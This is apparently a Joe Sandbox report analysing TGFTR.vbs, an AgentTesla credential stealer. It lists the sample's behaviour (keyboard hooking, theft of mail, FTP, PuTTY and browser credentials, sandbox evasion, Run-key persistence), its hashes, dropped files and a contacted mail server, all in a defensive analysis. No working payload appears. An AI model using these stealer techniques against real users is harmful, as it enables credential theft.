ID: 546894
Sample Name: TGFTR.vbs
Cookbook: default.jbs
Time: 09:09:08
Date: 01/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report TGFTR.vbs

Overview


General Information

Sample Name:	TGFTR.vbs
Analysis ID:	546894
MD5:	49d19f0ce5da944.
SHA1:	305fbc7a46a028c..
SHA256:	ac0517947c0be7..
Tags:	AgentTesla vbs
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Benign windows process drops PE f...
- Yara detected AgentTesla
- VBScript performs obfuscated calls ...
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp...
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil...
- Tries to harvest and steal Putty / Wi...
- Tries to harvest and steal ftp login c...
- Potential malicious VBS script found...

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 3672 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\TGFTR.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - anyname.exe (PID: 6000 cmdline: "C:\Users\user\AppData\Local\Temp\anyname.exe" MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - anyname.exe (PID: 6260 cmdline: C:\Users\user\AppData\Local\Temp\anyname.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - anyname.exe (PID: 5940 cmdline: C:\Users\user\AppData\Local\Temp\anyname.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - anyname.exe (PID: 6116 cmdline: C:\Users\user\AppData\Local\Temp\anyname.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - anyname.exe (PID: 5608 cmdline: C:\Users\user\AppData\Local\Temp\anyname.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
  - jNnIJrO.exe (PID: 5952 cmdline: "C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe" MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - jNnIJrO.exe (PID: 2276 cmdline: C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
  - jNnIJrO.exe (PID: 5280 cmdline: "C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe" MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
    - jNnIJrO.exe (PID: 6456 cmdline: C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe MD5: 9AC2AB7CA14ACC134AEFDF731DED674B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.339301678.000000000344 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.339301678.000000000344 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000E.00000000.414176975.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000000.414176975.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000E.00000002.437781088.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 52 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
14.0.jNnlJrO.exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.jNnlJrO.exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.0.anyname.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.0.anyname.exe.400000.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
18.0.jNnlJrO.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 61 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential malicious VBS script found (has network functionality)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 2 2 1	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2 1	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 4	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Security Software Discovery 3 1 1	SSH	Clipboard Data 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TGFTR.vbs	40%	ReversingLabs	Script-WScript.Backdoor.Bladabhindi	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\anyname.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\anyname.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.StealerPacker	
C:\Users\user\AppData\Local\Temp\tmpG259.tmp (copy)	32%	ReversingLabs	ByteCode-MSIL.Trojan.StealerPacker	
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.StealerPacker	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.anyname.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.0.jNnIJrO.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.jNnIJrO.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
14.2.jNnlJrO.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.jNnlJrO.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.2.anyname.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.anyname.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.jNnlJrO.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.0.jNnlJrO.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.0.jNnlJrO.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.0.jNnlJrO.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.2.jNnlJrO.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.anyname.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.0.jNnlJrO.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.jNnlJrO.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.jNnlJrO.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.anyname.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
6.0.anyname.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://pZXqS7KWMFA4rh4s.net	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.fontbureau.comI.TTF	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comcoma=	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/fi-fj	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/N	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.fontbureau.comrsiv	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/#	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://PGwAqe.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comcomd	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/N	0%	URL Reputation	safe	
http://mail.gnvmetalica.pe	0%	Avira URL Cloud	safe	
http://www.fontbureau.commom	0%	Avira URL Cloud	safe	
http://www.fontbureau.comdc	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.fontbureau.coma=	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.fontbureau.coma2	0%	Avira URL Cloud	safe	
http://https://pZXqS7KWMFA4rh4s.net$	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/u	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn9	0%	URL Reputation	safe	
http://www.fontbureau.comld	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%7	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/j	0%	URL Reputation	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	
http://www.fontbureau.comgrita=	0%	Avira URL Cloud	safe	
http://www.fontbureau.comitud	0%	URL Reputation	safe	
http://www.fontbureau.comFj	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.gnvmetalica.pe	162.241.148.206	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.148.206	mail.gnvmetalica.pe	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	546894
Start date:	01.01.2022
Start time:	09:09:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TGFTR.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@17/7@4/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:10:16	API Interceptor	1466x Sleep call for process: anyname.exe modified
09:10:46	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run jNnIJrO C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
09:10:54	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run jNnIJrO C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
09:10:58	API Interceptor	1134x Sleep call for process: jNnIJrO.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\anyname.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\anyname.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\anyname.exe.log	
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jNnIJrO.exe.log	
Process:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\anyname.exe	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	717312
Entropy (8bit):	7.959376773159308
Encrypted:	false
SSDEEP:	12288:DcINzCw+zPdt+3PCwhJ9csQ6JX4nwTTDi4BE9fyi39/r5l:DcIBh+2/PlQ6JfTTHBHi31Vl
MD5:	9AC2AB7CA14ACC134AEFDF731DED674B
SHA1:	FCA9C04357B67E9091E0269FB9E693485305A36F
SHA-256:	79A1E2CD90F125EE008CF283B3BFBDE3EFE31D3291812A2E18194680B5C77AF4
SHA-512:	03EC06F3994771D0A810816EF25B9B95A0983EEDA67C61A59F9AFBCDC437EDA85E517F17C59728243543 94AF31E8CBF588243CF080E1FFBD82526ACF8996AAD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..... ... .@.. .....`..... ..@.....O.... .....@..... .....H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....V...Z.....U.....0.....(...."...@s....}.....(...."...@s....}.....(....s....}.....(....s....}.....(....s....}.....s....}.....s....}.....(.....}.....}.....}.....(.....*.0..S.....s....}.....{.....s....o.....{.....s....o.....{....o.....(.....*...{....o.....{.....o.....{....o.....{.....o ....*..*&...}....*...{....oa....*... .0..,.....{.....,...{....o!.....{.....,...*.0..

C:\Users\user\AppData\Local\Temp\tmpG259.tmp (copy)	
Process:	C:\Users\user\AppData\Local\Temp\anyname.exe

C:\Users\user\AppData\Local\Temp\tmpG259.tmp (copy)	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	717312
Entropy (8bit):	7.959376773159308
Encrypted:	false
SSDEEP:	12288:DcINzCw+zPdt+3PCwhJ9csQ6JX4nwTTDi4BE9fyi39/r5l:DcIBh+2/PlQ6JfTTHBHi31Vl
MD5:	9AC2AB7CA14ACC134AEFDF731DED674B
SHA1:	FCA9C04357B67E9091E0269FB9E693485305A36F
SHA-256:	79A1E2CD90F125EE008CF283B3BFBDE3EFE31D3291812A2E18194680B5C77AF4
